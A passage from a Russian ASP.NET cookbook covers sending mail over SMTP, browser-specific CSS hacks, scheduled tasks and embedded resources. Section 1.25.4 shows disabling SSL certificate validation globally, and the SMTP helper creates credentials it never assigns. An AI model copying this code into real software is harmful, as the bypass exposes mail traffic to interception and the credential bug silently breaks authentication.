       AppSettings["SmtpUseDefaultCredentials"]);

// "от кого"
string smtpFromName =
  ConfigurationManager.AppSettings["SmtpFromName"];
string smtpFromEmail =
  ConfigurationManager.AppSettings["SmtpFromEmail"];

// создаем SMTP
SmtpClient smtpClient = new SmtpClient(
  smtpServetHost, smtpServerPort);
// включить ssl, если нужно
smtpClient.EnableSsl = smtpEnableSsl;

// использовать имперсонацию по умолчанию?
if (smtpUseDefaultCredentials)
{
  smtpClient.UseDefaultCredentials = true;
}
else
{
  // имперсонация
  smtpClient.UseDefaultCredentials = false;
  if (smtpUserName.Length > 0)
  {
    System.Net.NetworkCredential cred =
       new System.Net.NetworkCredential(
           smtpUserName, smtpUserPassword);
  }
}

try
{
  // создаем e-mail
  NetMailMessage mail =
    CreateMailMessage(smtpFromName, smtpFromEmail,
                 sendTo, subject, body);
```

```
        // отправляем
        smtpClient.Send(mail);
      }
      catch (Exception e)
      {
        smtpError = e.Message;
        return false;
      }

      return true;
    }

    /// <summary>
    /// Создание e-mail
    /// </summary>
    private NetMailMessage CreateMailMessage(string fromName,
       string fromEmail, string toEmail,
       string subject, string body)
    {
      NetMailMessage mailMessage = new NetMailMessage();

      mailMessage.From = new
        System.Net.Mail.MailAddress(fromEmail, fromName);
      // если адресатов несколько — создаем список
      foreach (string toAdress in toEmail.Split(';'))
      {
        mailMessage.To.Add(toAdress);
      }

      mailMessage.Subject = subject;
      mailMessage.Body = body;
      mailMessage.IsBodyHtml = true;

      return mailMessage;
    }

  }
}
```

**Листинг 1.6. Страница для отправки почты**

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Default.aspx.cs"
Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
 <title>Отправка письма</title>
</head>
<body>
 <form id="form1" runat="server">
 <div>
   <asp:Label ID="Label1"
         runat="server" Text="Кому:"></asp:Label>
   <br />
   <asp:TextBox ID="txtSendTo" runat="server"></asp:TextBox>
   <br />
   <asp:Label ID="Label2"
          runat="server" Text="Заголовок:"></asp:Label>
   <br />
   <asp:TextBox ID="txtSubject" runat="server"></asp:TextBox>
   <br />
   <asp:Label ID="Label3"
         runat="server" Text="Содержание:"></asp:Label>
   <br />
   <asp:TextBox ID="txtBody"
         runat="server" TextMode="MultiLine"
                Height="160px"></asp:TextBox>
   <br />
   <asp:Button ID="btnSend" runat="server"
          Text="Отправить" OnClick="btnSend_Click" />
   <br />
   <asp:Label ID="lblStatus" runat="server" Text="Статус"
          ForeColor="Red" Visible="False"></asp:Label>
 </div>
 </form>
</body>
</html>
```

**Листинг 1.7. Отправка почты**

```
using System;
using System.Configuration;
using System.Data;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;
using Web.Email;

public partial class _Default : System.Web.UI.Page
{
 protected void btnSend_Click(object sender, EventArgs e)
 {
   SMTPHelper smtp = new SMTPHelper();
   if (!smtp.Send(txtSendTo.Text,
              txtSubject.Text, txtBody.Text))
   {
     lblStatus.Text = smtp.SMTPError;
     lblStatus.Visible = true;
   }
   else
   {
     lblStatus.Text = string.Empty;
     lblStatus.Visible = false;
   }
 }
}
```

## 1.25.2. Стандартные настройки SMTP в ASP.NET 2.0

Класс `System.Net.Mail` умеет читать настройки SMTP из стандартного конфигурационного файла web.config:

```
<system.net>
<mailSettings>
 <smtp from="test@foo.com">
```

```
   <network host="smtpserver1" port="25" userName="username"
      password="secret" defaultCredentials="true" />
 </smtp>
</mailSettings>
</system.net>
```

Правда, свойство управления шифрованием протокола (`EnableSsl`) почему-то сюда не попало.

## 1.25.3. Решение проблемы с русскими символами

Отправка письма с заголовком и текстом на русском языке для Outlook проблем не вызывает, а вот TheBat! русскую кодировку письма, созданную через библиотеку .Net, не понимает. Возможно, это связано с тем, что при создании русской кодовой страницы 1251 *(см. разд. 1.37.2)* она "в душе" все равно остается koi8-r (рис. 1.1). Независимо от причины, TheBat! показывает русские письма в неверной кодировке.

Решить эту проблему можно, обернув письмо в HTML-шаблон, содержащий кодировку в явном виде:

```
<html><head>
<meta http-equiv="Content-Type"
   content="text/html; charset=utf-8"/>
</head>
<body>
сюда нужно записать содержимое письма
</body>
```

При отправке свойство `IsBodyHtml` должно быть установлено в значение `true`.





**Рис. 1.1.** Кодировка win1251 остается koi8-r

## 1.25.4. Игнорирование проверки сертификата SSL

Часто почтовые серверы требуют протокол SSL, но не умеют корректно работать с сертификатами. Отключить проверку сертификата SSL можно так:

```
ServicePointManager.ServerCertificateValidationCallback =
 new RemoteCertificateValidationCallback(
  delegate
  {
   return true;
  });
```

## 1.25.5. Как отправить событие в календарь Outlook

Отправить событие для календаря, как это делает Outlook, можно и из кода. Для этого нужно сформировать файл специального формата, дать ему расширение isc или vsc и прикрепить его к отправляемому письму *(см. разд. 1.25.1)*:

```
Attachment att = new Attachment(vCalPath);
att.TransferEncoding = System.Net.Mime.TransferEncoding.SevenBit;
message.Attachments.Add(att);
```

Файл имеет такой формат:

```
BEGIN:VCALENDAR
PRODID:-//Microsoft Corporation//Outlook MIMEDIR//EN
VERSION:1.0
BEGIN:VEVENT
DTSTART:19980114T210000Z
DTEND:19980114T230000Z
LOCATION:В офисе
CATEGORIES:Business
DESCRIPTION;ENCODING=QUOTED-PRINTABLE:Дополнительная информация=0D=0A
SUMMARY:Обсуждаем зарплату
PRIORITY:3
END:VEVENT
END:VCALENDAR
```

Поля `DTSTART` и `DTEND` задаются в формате:

```
YYYYMMDDThhmmssZ
```

где `YYYY` — четыре цифры года; `MM` — месяц; `DD` — день месяца; `T` — разделитель; `hh` — часы; `mm` — минуты; `ss` — секунды; `Z` — завершающий символ. Время задается в формате GMT (Гринвич).

# 1.26. Проверка орфографии

Для проверки орфографии можно воспользоваться интерфейсом, которым пользуется Google Toolbar. Правда, сама компания Google этот интерфейс не опубликовывала, поэтому в новых версиях возможны нестыковки.

Для проверки орфографии текста нужно отправить POST-запрос на адрес

**https://google.com/tbproxy/spell?lang=ru**

Параметр `lang` задает язык (наиболее интересны, конечно, `ru` — русский и `us` — английский). Текст оформляется в XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<spellrequest
   textalreadyclipped="0"
   ignoredups="0"
   ignoredigits="1"
   ignoreallcaps="1"
>
<text>Текст для проверки</text>
</spellrequest>
```

Атрибуты обозначают следующие параметры проверки:

- `ignoredups` — пропускать повторы;
- `ignoredigits` — пропускать цифры в тексте;
- `ignoreallcaps` — не проверять слова, написанные заглавными буквами.

Сервер присылает ответ тоже в виде XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<spellresult error="0" clipped="0" charschecked="12">
  <c o="0" l="3" s="1">This Th's Thus Th HS</c>
  <c o="9" l="3" s="1">test tat ST St st</c>
</spellresult>
```

Тег `spellresult` имеет несколько атрибутов: атрибут `error` определяет, была ли ошибка, атрибут `charchecked` возвращает количество проверенных символов. Внутри тега `spellresult` находятся теги `c`, описывающие ошибки в тексте. Каждый такой тег содержит атрибуты: `o` — начало исходного слова в тексте, `l` — длина этого слова, `s` — точность результата. В самом теге `c` содержатся предполагаемые варианты написания слов, разделенные символом табуляции.

Только учтите, что очень длинный текст этот сервис не принимает. Длинный текст лучше разбить на небольшие блоки.

Пауль Велтер (Paul Welter) даже сделал специальную обертку над этим API, которую можно скачать по адресу:

**http://www.loresoft.com/files/uploads/GoogleSpell.zip**

# 1.27. Как задать допустимое время выполнения скриптов

По умолчанию браузер дает на выполнение скриптов 90 секунд. Если скрипт выполняется дольше, браузер предлагает пользователю остановить его выполнение. Обычно этого времени вполне хватает: если скрипт выполняется больше двух минут, то, наверное, стоит заняться его оптимизацией. Ну а если другого выхода нет — увеличить допустимое время выполнения с помощью такой инструкции:

```
Server.ScriptTimeout = 600;
```

Второй вариант — задать это же значение в конфигурации web.config:

```
<configuration>
<system.web>
 <httpRuntime executionTimeout="600" />
```

Только учтите, что этот параметр не работает в режиме отладки *(см. разд. 1.28)*.

# 1.28. Почему установка *executionTimeout* не работает

Параметр `executionTimeout` *(см. разд. 1.27)* игнорируется в режиме `debug`, поэтому задавать его следует до задания режима:

```
<configuration>
<system.web>
 <httpRuntime executionTimeout="600" />
 <compilation debug="true"> />
```

Теперь параметр будет учитываться.

# 1.29. Offline-режим для приложения

Иногда полезно перевести веб-приложение в режим offline (выключено). Например, для обновления сайта или его частей. В ASP.NET 2.0 существует удобная возможность сделать это без лишних хлопот. Если в корневом ката-

логе сайта присутствует файл с названием **app_offline.htm**, то ASP.NET будет отображать его содержимое вместо запуска самого сайта. Другими словами, при проведении работ, требующих временного выключения сайта, просто создайте такой файл в корневом каталоге. Содержимое самого файла не существенно, например, можно написать какие-нибудь объяснения по поводу выключения сайта и ожидаемого времени его доступности. Единственное замечание — лучше если размер файла будет больше, чем 512 байтов (это позволит обойти одну из проблем в IE6).

# 1.30. Кроссбраузерность[1]

## 1.30.1. Проблемы не IE-браузеров

Для создания HTML-кода для не IE-браузеров ASP.NET использует класс `Html32TextWriter`, который создает элементы, согласно спецификации HTML 3.2. Для исправления этого ограничения нужно добавить следующую строку в файл web.config:

```
<system.web>
<browserCaps>
 tagwriter=System.Web.UI.HtmlTextWriter
</browserCaps>
</system.web>
```

## 1.30.2. Фильтры браузеров

Фильтры браузеров (в английском варианте они называются Device filters, но переводить это название как фильтры устройств, наверное, не очень правильно) позволяют задавать разные значения свойств элементов управления в зависимости от того, каким браузером пользователь смотрит страницу.

Например, такое описание:

```
<asp:Label runat="server" id="Label1"
   ie:Text="Это IE"
   Mozilla:Text="Это Mozilla"
   Text="Это какой-то другой браузер"
/>
```

[1] Часть советов взяты с сайтов **http://id3.ru/archives/category/poleznye-sovety**, **http://www.tigir.com/css.htm**, **http://blog.ozerov.kiev.ua**. Там же можно найти множество других советов, которые я не использовал, поэтому и не привожу.

Префикс перед именем свойства означает, что значение этого свойства будет присвоено в соответствии с браузером, которым производится просмотр страницы. Так, пользователи Internet Explorer увидят строку "Это IE".

Задавать префиксы можно только декларативно в ASPX-коде и только вручную: дизайнер не умеет их редактировать.

Список префиксов, которые можно использовать, соответствует списку браузеров, описание которых лежит в папке \Windows\Framework\v2.0.50727 \CONFIG\Browsers.

Фактически любое свойство элементов управления может управляться с помощью фильтров. Для того чтобы выключить такое поведение, у свойства должен быть выставлен атрибут `Filterable` в значение `false`. Серверные обработчики, конечно же, фильтрацию не поддерживают.

## 1.30.3. Применение стилей только для IE

При необходимости применить стили только для IE6 можно воспользоваться следующим "хаком":

```
* html #yourstyle {...}
```

Другими словами, если нужно, чтобы стиль был применен только в IE, напишите перед ним `* html`.

Для IE7 этот "хак" выглядит так:

```
*+html #yourstyle {...}
```

Еще один вариант — двойной слэш:

```
#block {
 width:130px;
 //width:100px;
}
```

В этом примере все браузеры назначат ширину 130px, а IE — 100px. Единственная проблема в последнем примере — в таком варианте нарушается валидация CSS.

## 1.30.4. Условные выражения в CSS

Указать браузер, к которому будет применяться стиль, можно с помощью условных выражений:

```
<style type="text/css">
body
```

```
{
 color:blue;
}
</style>
<!--[if IE 7]>
<style type="text/css">
  body {
   background-color:red;
  }
</style>
<![endif]-->
```

## 1.30.5. Прыгающая ширина поля ввода в IE

Если при вводе данных в поле `textarea` в браузере IE "прыгает" ширина поля, заключите этот блок в тег `div` с шириной 100%.

## 1.30.6. Прозрачная PNG-картинка в браузере IE

Styles/FixPngInIE

В IE прозрачные картинки типа PNG не отображаются корректно. Ангус Тарнбулл (Angus Turnbull) предлагает очень простой способ решения этого вопроса. Вот что нужно сделать:

1. Прописать в CSS-файле для IE следующие строки:

   ```
   img {
   behavior: url(iepngfix.htc)
   }
   ```

   Если для IE не используется отдельный CSS-файл, то можно воспользоваться условными комментариями.

   Другой вариант — использовать специфику IE и написать так:

   ```
   * html img {
     behavior: url(iepngfix.htc)
   }
   ```

   Но второй вариант скорее является "хаком" и может не поддерживаться в будущих версиях IE (впрочем, есть надежда, что в будущих версиях IE решат проблему с PNG, и такой код не потребуется вовсе).

2. Положить файл iepngfix.htc и пустой однопиксельный GIF-файл blank.gif в наиболее подходящее для них место[1].

[1] Эти файлы можно найти либо на компакт-диске к книге, либо на сайте автора этого рецепта **http://www.twinhelix.com/css/iepngfix/**.

3. Изменить путь к HTC-файлу в файле CSS (из пункта 1).
4. Если GIF-файл лежит не в той же папке, что HTC, то нужно открыть HTC-файл и исправить путь к GIF-файлу в строке

```
if (typeof blankImg == "undefined")
  var blankImg = "blank.gif";
```

Это все. Теперь прозрачные файлы PNG будут работать корректно.

### 1.30.7. Ограничение на число файлов стилей в браузере IE

Браузеры IE версий 7 и 8 поддерживают только 31 файл стилей. Подключение к странице большего числа файлов игнорируется. Информация об этом содержится на сайте Microsoft.

### 1.30.8. Удаление рамки с активной ссылки

В не IE браузерах удаление рамки с активной (той, на которой находится фокус) ссылки делается с помощью стилей:

```
a:active, a:focus {outline:none}
```

Для IE такая конструкция не работает, но зато IE поддерживает специальный атрибут `hidefocus` , позволяющий решить проблему:

```
<a href="http://site.ru/" hidefocus="true">ссылка</a>
```

## 1.31. Разное про HTML...

### 1.31.1. Лишний отступ снизу и подчеркивание изображения внутри ссылки

Если при помещении картинки внутрь ссылки подчеркивается не только текст ссылки, но и изображение, или под изображением появился лишний отступ, то эту проблему можно решить добавлением следующего стиля:

```
a img {display:block}
```

### 1.31.2. Вставка флэш-файлов в страницу

Самый простой вариант вставки флэш-файла в страницу выглядит так:

```
<object type="application/x-shockwave-flash"
   data="http://site.com/my.swf" height="520">
```

```
 <param name="movie" value="http://site.com/my.swf" />
</object>
```

Путь `http://site.com/my.swf` задает путь к флэш-файлу.

## 1.31.3. "Отладка" верстки

С помощью CSS-конструкции

```
* {border: 1px solid red}
```

можно очень быстро и удобно увидеть границы всех элементов.

## 1.31.4. Преобразование HTML-текста

Очень часто требуется заменить в строке недопустимые HTML-символы, заменив их соответствующими аббревиатурами. Для этого используется метод `System.Web.HttpUtility.HtmlEncode`. Обратное преобразование производит метод `HttpUtility.HtmlDecode`. Для использования этих методов в консольных (листинг 1.8) или WinForm-приложениях требуется вручную подключить библиотеку `System.Web`.

**Листинг 1.8. Преобразование HTML-текста**

```
using System;
using System.Web;

namespace HTMLTextConverter
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  string source = "test&test;";
  string html = HttpUtility.HtmlEncode(source);
  Console.WriteLine(html);
  string text = HttpUtility.HtmlDecode(html);
  Console.WriteLine(text);
 }
}
}
```

## 1.31.5. Как передать значение из JS-кода на сторону сервера

Значение, вычисленное в JS-коде, проще всего передать на сервер с помощью скрытого поля

```
<asp:HiddenField ID="jsValue" runat="server" />
```

Главное условие — у этого поля должен быть выставлен атрибут `runat="server"`, тогда этот элемент будет виден в CS-коде.

## 1.31.6. Как вывести значение в HTML

Вывести значение в HTML "как есть" можно с помощью элемента `Literal`:

```
<asp:Literal runat="server" ID="litData">Просто текст</asp:Literal>
```

В отличие от него все другие элементы, такие как `Panel` и `Label`, будут создавать дополнительные элементы разметки `span` или `div`. Элемент `Literal` в этом примере просто выведет текст и все.

## 1.31.7. Предупреждение о закрытии браузера (только IE и Firefox)

Forms/BrowserClosing

С помощью простого JS-скрипта можно предупредить пользователя, что он потеряет все введенные данные, если покинет страницу по прямой ссылке или закрытием браузера.

```
<head runat="server">
<title></title>
<script language="javascript" type="text/javascript">
  function unloadMess() {
   mess = "Вы можете потерять введенные данные!"
   return mess;
  }

  function setBunload(on) {
   window.onbeforeunload = (on) ? unloadMess : null;
  }

  setBunload(true);
</script>
</head>
<a href="NextPage.aspx">Попробовать уйти</a>
```

Предупреждение будет выдаваться и при нажатии на ссылку, и при попытке закрыть браузер. Для того чтобы выполнить "разрешенный" выход, нужно вызвать метод `setBunload(false)`, как это делается для этой кнопки:

```
<asp:Button ID="Button1" runat="server" Text="Сохранить и уйти"
    OnClientClick="setBunload(false)" onclick="Button1_Click"/>
```

В обработчике этой кнопки можно сохранить данные и перейти на другую страницу:

```
protected void Button1_Click(object sender, EventArgs e)
{
// сохранить данные
// ....

// уйти
Response.Redirect("NextPage.aspx");
}
```

Этот код работает только в браузере IE и Firefox.

## 1.31.8. Двигающийся текст

Двигающийся текст можно создать с помощью HTML-тега `marquee`. Например:

```
<marquee direction="left">Перемещается налево.</marquee>
```

Для задания текста с сервера можно задать этому атрибуту серверное поведение:

```
<marquee id="MyMovingText" runat="server" direction="left"/>
```

И задавать текст на серверной стороне:

```
MyMovingText.InnerHtml = "Пользователь: " + userName;
```

Только не перестарайтесь — слишком много таких тегов будут скорее раздражать пользователя, чем радовать красивыми эффектами.

## 1.31.9. Блокировка экрана на время длительной операции

Common\LockScreen

При отправке данных формы пользователь может нажать кнопку повторно, что может привести к неожиданному результату. Как вариант — можно блокировать саму кнопку на время возврата страницы (особенно если при воз-

врате выполняются некоторые длительные операции, например, проверка данных и сохранение их в базу данных, см. *разд. 3.13.8*). Это не плохой способ решения, если на странице больше нет элементов управления, способных нарушить работу. Если есть, то можно использовать другой вариант, код которого показан в листинге 1.9.

Добавляем на страницу невидимую область `div`:

```
<div id="lockPane" class="LockOff"></div>
```

Стиль `LockOff` определяет, что область не видима. По нажатию кнопки `btnSave` будем растягивать эту область на весь экран, не давая, таким образом, нажать ни один элемент управления. Для этого определим стиль `LockOn`, а чтобы пользователю было более комфортно, сделаем этот стиль полупрозрачным. Видеть "нижний" экран он сможет, а вот что-то нажать на нем или изменить — нет. После завершения операции страница обновится и область снова станет невидимой, а элементы управления доступными.

Переключение стилей производится с помощью метода `LockScreen`, написанного на JavaScript. Серверная кнопка получает два обработчика. Один клиентский — `OnClientClick`, который будет выполнять переключение стилей, т. е. блокировку экрана. Клиентский обработчик вызывает метод `LockScreen` с единственным аргументом — сообщением, которое будет отображаться пользователю на время блокировки. А второй обработчик будет серверный, он собственно и выполняет некоторую длительную операцию:

```
protected void btnSave_Click(object sender, EventArgs e)
{
 // Просто делаем что-нибудь очень долго
 System.Threading.Thread.Sleep(5000);
}
```

После возврата страницы область, блокирующая экран, снова станет невидимой. А вот если используются AJAX-запросы и возврата страницы не происходит, то разблокировку экрана нужно сделать вручную с помощью вызова `LockScreen()`, без аргументов.

**Листинг 1.9. Блокировка экрана на время длительной операции**

```
<%@ Page Language="C#" AutoEventWireup="true"
      CodeFile="Default.aspx.cs" Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
<title>Пример блокировки экрана</title>

<style type="text/css">
  .LockOff {
    display: none;
    visibility: hidden;
  }

  .LockOn {
    display: block;
    visibility: visible;
    position: absolute;
    z-index: 999;
    top: 0px;
    left: 0px;
    width: 105%;
    height: 105%;
    background-color: #ccc;
    text-align: center;
    padding-top: 20%;
    filter: alpha(opacity=75);
    opacity: 0.75;
  }
 </style>

 <script type="text/javascript">
  function LockScreen(message)
  {
    var lock = document.getElementById('lockPane');
    if (lock)
     lock.className = 'LockOn';
   lock.innerHTML = message;
  }
 </script>

</head>
<body>
 <form id="form1" runat="server">
 <div>
   <p>
     Введите ваше имя:
     <asp:TextBox ID="TextBox1" runat="server">
     </asp:TextBox>
   </p>
```

```
   <p>
   <asp:Button ID="btnSave" runat="server"
      Text="Сохранить"
      OnClientClick="LockScreen(
                'Мы обрабатываем ваш запрос...');"
      onclick="btnSave_Click" />
   </p>

   <div id="lockPane" class="LockOff"></div>
 </div>
 </form>
</body>
</html>
```

### 1.31.10. Определение текущей кодировки страницы

Получить текущую кодировку страницы можно с помощью такого выражения:

```
var charset = document.charset || document.characterSet;
```

## 1.32. Совместимость

### 1.32.1. Как определить, поддерживает ли браузер пользователя ActiveX

Свойство `Page.Request.Browser.ActiveXControls` возвращает `true`, если браузер пользователя поддерживает ActiveX-компоненты.

### 1.32.2. Как определить, поддерживает ли браузер пользователя JavaScript

Свойство `Page.Request.Browser.JavaScript` возвращает `true`, если браузер пользователя поддерживает JavaScript.

## 1.33. Дни месяца по-русски

Как-то обычно получается, что дни месяца, написанные по-русски, "зашивают" в страницу в виде констант. Это не плохо, но лучше и проще получить этот массив с помощью простого вызова:

```
new CultureInfo("ru-RU").DateTimeFormat.MonthNames
```

# 1.34. Запуск задач по расписанию

Необходимость запуска задач по расписанию возникает достаточно часто, например, для отправки почтовых уведомлений или очистки БД. Приведу несколько вариантов запуска задач по расписанию.

- Запуск консольного приложения с помощью стандартного планировщика Windows.
- Запуск приложения через MS SQL Agent.
- Запуск задач через специальный Win-сервис.
- Запуск задач через ASP.NET.

Выбор конкретного варианта работы зависит от приложения и выполняемых задач. Постараюсь дать несколько советов по выбору.

Консольное приложение, запускаемое через планировщик, легко отлаживать и разрабатывать, легко разворачивать и сопровождать. Кроме того, консольное приложение всегда можно запустить вручную, а стандартный планировщик поддерживает достаточно развитые возможности организации расписания. Из минусов этого варианта: проблемы с запуском приложения, если сайт расположен на стороннем хостинге. Не все провайдеры предоставляют такую возможность.

Запуск приложений через MS SQL Agent возможен, очевидно, только если используется БД MS SQL, причем не бесплатная версия MS SQL Express. Опять же, при стороннем хостинге сервера БД провайдер может не разрешать запуск задач, особенно если это не задача по работе с БД, а просто внешнее приложение.

Запуск задач через Win-сервис не очень удобен в отладке и сопровождении. Такие задачи сложно запустить вручную, если данная функциональность не была заложена заранее. Кроме того, сам сервис придется разрабатывать самостоятельно, и поэтому сложность сценариев расписания будет зависеть от сложности кода. Кроме того, здесь возможны некоторые проблемы с правами доступа — для выполнения некоторых операций может потребоваться специальный аккаунт. При стороннем хостинге нужно также понимать, поддерживает ли провайдер возможность старта собственных сервисов.

## 1.34.1. Запуск задач в ASP.NET с помощью таймера или потока

Процесс ASP.NET представляет собой, в общем-то, обычный процесс, поэтому вполне можно воспользоваться обычным таймером, который можно запускать при старте приложения:

```
protected void Application_Start(Object sender, EventArgs e)
{
System.Threading.Timer t = new System.Threading.Timer(
  new System.Threading.TimerCallback(DoRun), null, 0, 1000);
}

private void DoRun(object state)
{
System.Diagnostics.Debug.WriteLine("Таймер: " +
                DateTime.Now.ToString());
}
```

Только обратите внимание, что используется таймер `System.Threading.Timer`, а не `System.Web.UI.Timer`.

То же самое можно сделать с помощью отдельного потока, который будет "засыпать" на определенное время.

## 1.34.2. Запуск задач в ASP.NET с помощью кэша

Для создания псевдотаймера в ASP.NET можно использовать методы кэширования *(см. разд. 7.12)*. Объект в кэше "живет" определенное время, а при его удалении вызывается метод обратного вызова, который выполняет необходимые операции, а затем снова помещает объект в кэш, до следующего "срабатывания".

Запуск такого "таймера" можно делать при старте приложения.

```
// Регистрируем объект в кэше
protected void Application_Start(Object sender, EventArgs e)
{
RegisterTask(HttpContext.Current);
}

private const string SchedulerCacheItemKey = "SchedulerTask";

private void RegisterTask(HttpContext current)
{
// если объект уже есть в кэше, ничего не делаем
if (current.Cache[SchedulerCacheItemKey] != null)
 return;

// Регистрируем объект в кэше
// Время жизни объекта в кэше — 10 секунд
current.Cache.Add(SchedulerCacheItemKey, current, null,
 DateTime.Now.AddSeconds(10), TimeSpan.Zero,
```

```
 CacheItemPriority.NotRemovable,
 new CacheItemRemovedCallback(CacheItemRemovedCallback));
}

// Метод, который будет вызван при удалении объекта из кэша
public void CacheItemRemovedCallback(string key,
       object value, CacheItemRemovedReason reason)
{
HttpContext current = (HttpContext)value;

System.Diagnostics.Debug.WriteLine("Время: " +
             DateTime.Now.ToString());

RegisterTask(current);
}
```

Сразу скажу, что этот вариант один из самых не надежных и не точных. Нет гарантии, что объект из кэша не будет удален по какой-то другой причине, например, при очистке системной памяти. Использовать его стоит только в том случае, если другие варианты не подходят.

## 1.34.3. Вызов определенного URL через Windows-планировщик

Иногда возникает необходимость периодически запрашивать определенную страницу сайта. К сожалению, стандартный планировщик не позволяет вызывать страницы. Обойти это ограничение можно с помощью VBS-скрипта (автор Vikram Lakhotia):

```
Option Explicit
Dim objIEA
Set objIEA = CreateObject("InternetExplorer.Application")
objIEA.Navigate "URL-страницы"
objIEA.visible = true
While objIEA.Busy
Wend
objIEA.Quit
Set objIEA = Nothing
```

Этот скрипт нужно сохранить в файле, например, ie.vbs и запускать его через планировщик таким способом:

```
cscript.exe "FullPath_of_the_VBS_File\IE.VBS"
```

# 1.35. Использование встроенных ресурсов

## 1.35.1. Встроенные изображения

Common/EmbeddedResources

При добавлении в проект изображений они хранятся на диске и при разворачивании сайта должны поставляться как отдельные файлы. Для того чтобы сделать их встроенными ресурсами, нужно:

1. Добавить к веб-проекту проект типа Библиотека классов (class library).
2. В этот проект добавить все нужные картинки.
3. В контекстном меню выбрать тип компиляции файлов картинок как `Embedded Resource` (рис. 1.2).
4. Добавить в библиотеку специальный класс `ImageRes` для доступа к ресурсам картинок (листинг 1.10).
5. Добавить ссылку на библиотеку из веб-проекта.





**Рис. 1.2.** Выбор типа компиляции файлов

Использовать этот класс очень просто. Метод `GetImageNameList` возвращает список всех имен файлов, доступных как встроенные ресурсы библиотеки, а метод `GetImageByName` возвращает конкретную картинку. Для отображения картинок можно использовать метод, описанный в *разд. 12.3*, с использованием `HttpHandler`. Но для теста я просто выведу все доступные ресурсы в выпадающий список:

```
protected void Page_Load(object sender, EventArgs e)
{
if (!IsPostBack)
{
  imageList.DataSource = ResClass.ImageRes.GetImageNameList();
```

```
  imageList.DataBind();
}
}
```

Сам список описывается так:

```
<asp:DropDownList ID="imageList"
 runat="server" AutoPostBack="true"
 onselectedindexchanged="imageList_SelectedIndexChanged"
/>
```

При выборе элемента вызывается событие `onselectedindexchanged` и выбранная картинка возвращается в выходной поток:

```
protected void imageList_SelectedIndexChanged(
                  object sender, EventArgs e)
{
if (imageList.SelectedIndex == -1)
 return;

string selectedResourceName = imageList.SelectedItem.ToString();

System.Drawing.Image img =
     ResClass.ImageRes.GetImageByName(selectedResourceName);
if (img != null)
{
 System.Drawing.Bitmap obj = new System.Drawing.Bitmap(img);
 Response.ContentType = "image/gif";
 obj.Save(Response.OutputStream,
           System.Drawing.Imaging.ImageFormat.Gif);
}
}
```

Конечно, в реальном проекте нужно будет немного усложнить этот код, но сам класс доступа к встроенным ресурсам не изменится.

**Листинг 1.10. Класс `ImageRes` для доступа к ресурсам**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Reflection;
using System.IO;
using System.Drawing;
```

```
namespace ResClass
{
 public class ImageRes
 {
   public static string[] GetImageNameList()
   {
     Assembly a = Assembly.GetExecutingAssembly();
     return a.GetManifestResourceNames();
   }

   public static Image GetImageByName(string resourceName)
   {
     Assembly a = Assembly.GetExecutingAssembly();
     try
     {
       Stream stream =
           a.GetManifestResourceStream(resourceName);
       return Bitmap.FromStream(stream) as Bitmap;
     }
     catch
     {
       return null;
     }
   }
 }
}
```

## 1.35.2. Строковые ресурсы

Файлы ресурсов могут быть добавлены или в папку `App_LocalResources`, или в папку `App_GlobalResources`.

Доступ к ресурсам из ASPX-страницы можно легко получить с помощью класса `ResourcesExpressionBuilder` и методов специальной привязки данных *(см. разд. 3.1.7)*. Например:

```
<asp:Label ID="lblResourceKey" runat="server"
           Text="<%$ Resources:KeyFromResource %>" />
```

В этом примере в атрибут `Text` будет записано значение ключа `KeyFromResource` из файла ресурсов.

В коде ресурсный файл можно прочитать с помощью класса `ResourceManager`:

```
ResourceManager resourceManager =
  new ResourceManager("Web.Resource", typeof (Resource).Assembly);
```

Метод чтения строки будет выглядеть примерно так:

```
public static string GetString(string key)
{
return resourceManager.GetString(key, CultureInfo.CurrentCulture);
}
```

Параметр `key` передает имя строки ресурса.

# 1.36. Работа с изображениями и пиктограммами

## 1.36.1. Изменение размера изображения

